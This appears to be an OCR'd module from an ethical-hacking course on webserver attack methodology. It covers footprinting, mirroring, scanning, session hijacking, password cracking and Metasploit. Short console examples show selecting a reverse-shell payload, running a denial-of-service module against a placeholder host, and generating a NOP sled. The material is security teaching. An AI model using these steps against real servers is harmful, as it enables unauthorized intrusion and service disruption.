- Attack Methodology
- Webserver Attack Tools
- Counter-measures
- Patch Management
- Webserver Security Tools
- Webserver Pen Testing

Webserver Attack Methodology

Information Gathering

Webserver Footprinting

Mirroring Website


Vulnerability Scanning

Session Hijacking

Hacking Webserver Passwords

Webserver Attack Methodology: Information Gathering


- Information gathering involves collecting information about the **targeted company**
- Attackers search the **Internet, newsgroups, bulletin boards**, etc. for information about the company
- Attackers use **Whois, Traceroute, Active Whois** , etc. tools and query the Whois databases to get the details such as a domain name, an IP address, or an autonomous system number



Note: For complete coverage of information gathering techniques refer to Module 02: Footprinting and Reconnaissance


Webserver Attack Methodology: Webserver Footprinting

- Gather **valuable system-level information** such as account details, operating system and other software versions, server names, and database schema details from footprinting techniques
- **Telenet** a webserver to footprint a webserver and gather information such as server name, server type, operating systems, applications running, etc.
- Use tool such as **ID Serve, httprecon,** and **Netcraft** to perform footprinting



http://toolbar.netcraft.com

Webserver Footprinting Tools




http://www.computec.ch

http://www.grc.com

Webserver Attack Methodology: Mirroring a Website


- Mirror a website to create a complete profile of the site's **directory structure, files structure, external links** etc.
- Search for **comments** and other items in the HTML source code to make footprinting activities more efficient
- Use tools **HTTrack**, **Web Copier**, **BlackWidow**, etc. to mirror a website



http://www.httrack.com

Webserver Attack Methodology: Vulnerability Scanning


- Perform vulnerability scanning to **identify weaknesses** in a network and determine if the system can be exploited
- Use a vulnerability scanner such as HP WebInspect, Nessus, Paros proxy etc. to find **hosts, services, and vulnerabilities**
- Sniff the network traffic to find out **active systems, network services, applications,** and vulnerabilities present
- Test the **web server infrastructure** for any misconfiguration, outdated content, and known vulnerabilities



http://www.nessus.org

Webserver Attack Methodology: Session Hijacking

- Sniff valid session IDs to **gain unauthorized access** to the Web Server and snoop the data
- Use session hijacking techniques such as session fixation, session sidejacking, Cross-site scripting, etc to **capture valid session cookies and IDs**
- Use tools such as **Burp Suite**, **Hamster**, **Firesheep** etc. to automate session hijacking




http://portswigger.net

Note: For complete coverage of Session Hijacking concepts and techniques refer to Module 11: Session Hijacking

Webserver Attack Methodology: Hacking Web Passwords

- Use password cracking techniques such as brute force attack, dictionary attack, password guessing to crack web server passwords
- Use tools such as Brutus, THC-Hydra, etc.




http://www.hoobie.net

Module Flow

- Webserver Concepts
- Webserver Threats
- Attack Methodology
- Webserver Attack Tools
- Counter-measures
- Patch Management
- Webserver Security Tools
- Webserver Pen Testing


Webserver Attack Tools: Metasploit

- The Metasploit Framework is a **penetration testing toolkit**, exploit development platform, and **research tool** that includes hundreds of working remote exploits for a variety of platforms
- It supports fully automated **exploitation of web servers**, by abusing known vulnerabilities and leveraging weak passwords via Telnet, SSH, HTTP, and SNM



http://www.metasploit.com

Metasploit Architecture



Metasploit Exploit Module

- It is the basic module in Metasploit used to **encapsulate an exploit** using which users target many platforms with single exploit
- This module comes with **simplified meta-information fields**
- Using a Mixins feature, users can also **modify exploit behavior dynamically**, brute force attacks, and attempt passive exploits
- Steps to exploiting a system using the Metasploit Framework

Metasploit Payload Module

1. Payload module establishes communication channel between Metasploit framework and victim host
2. It combines the arbitrary code that is executed as the result of an exploit succeeding
3. To generate payloads, first select a payload using the command:

Command Prompt

```
msf > use windows/shell_reverse_tcp
msf payload(shell_reverse_tcp) > generate -h
Usage: generate [options]
Generates a payload.
OPTIONS:
-b <opt> The list of characters to avoid: '\x00\xff'
-e <opt> The name of the encoder module to use.
-h Help banner.
-o <opt> A comma separated list of options in
         VAR=VAL format.
-s <opt> NOP sled length.
-t <opt> The output type: ruby, perl, c, or raw.
msf payload(shell_reverse_tcp) >
```

Metasploit Auxiliary Module

- Metasploit's auxiliary modules can be **used to perform arbitrary**, one-off actions such as port scanning, denial of service, and even fuzzing
- To run auxiliary module, either use the `run` command, or use the `exploit` command

Command Prompt

```
msf > use dos/windows/smb/ms06_035_mailslot
msf auxiliary(ms06_035_mailslot) > set RHOST 1.2.3.4
RHOST => 1.2.3.4
msf auxiliary(ms06_035_mailslot) > run
[*] Mangling the kernel, two bytes at a time...
```

Metasploit NOPS Module

- NOP modules generate a no-operation instructions used for blocking out buffers
- Use **generate** command to generate a NOP sled of an arbitrary size and display it in a given format

OPTIONS:

-b <opt>: The list of characters to avoid: '\x00\xff'

-h: Help banner.

-s <opt>: The comma separated list of registers to save.

-t <opt>: The output type: ruby, perl, c, or raw

msf nop(opty2)>

Generates a NOP sled of a given length

Command Prompt

```
msf > use x86/opty2
msf nop(opty2) > generate -h
Usage: generate [options] length
```


To generate a 50 byte NOP sled that is displayed as a C-style buffer, run the following command:

Command Prompt

```
msf nop(opty2) > generate -t c 50
unsigned char buf[] =
"\xf5\x3d\x05\x15\xf8\x67\xba\x7d\x08\xd6\x6
6\x9f\xb8\x2d\xb6"
"\x24\xbe\xb1\x3f\x43\x1d\x93\xb2\x37\x35\x8
4\xd5\x14\x40\xb4"
"\xb3\x41\xb9\x48\x04\x99\x46\xa9\xb0\xb7\x2
f\xfd\x96\x4a\x98"
"\x92\xb5\xd4\x4f\x91";
msf nop(opty2) >
```

Webserver Attack Tools: Wfetch


- WFetch allows attacker to fully customize an HTTP request and send it to a Web server to **see the raw HTTP request and response data**
- It allows attacker to **test the performance of Web sites** that contain new elements such as Active Server Pages (ASP) or wireless protocols



http://www.microsoft.com

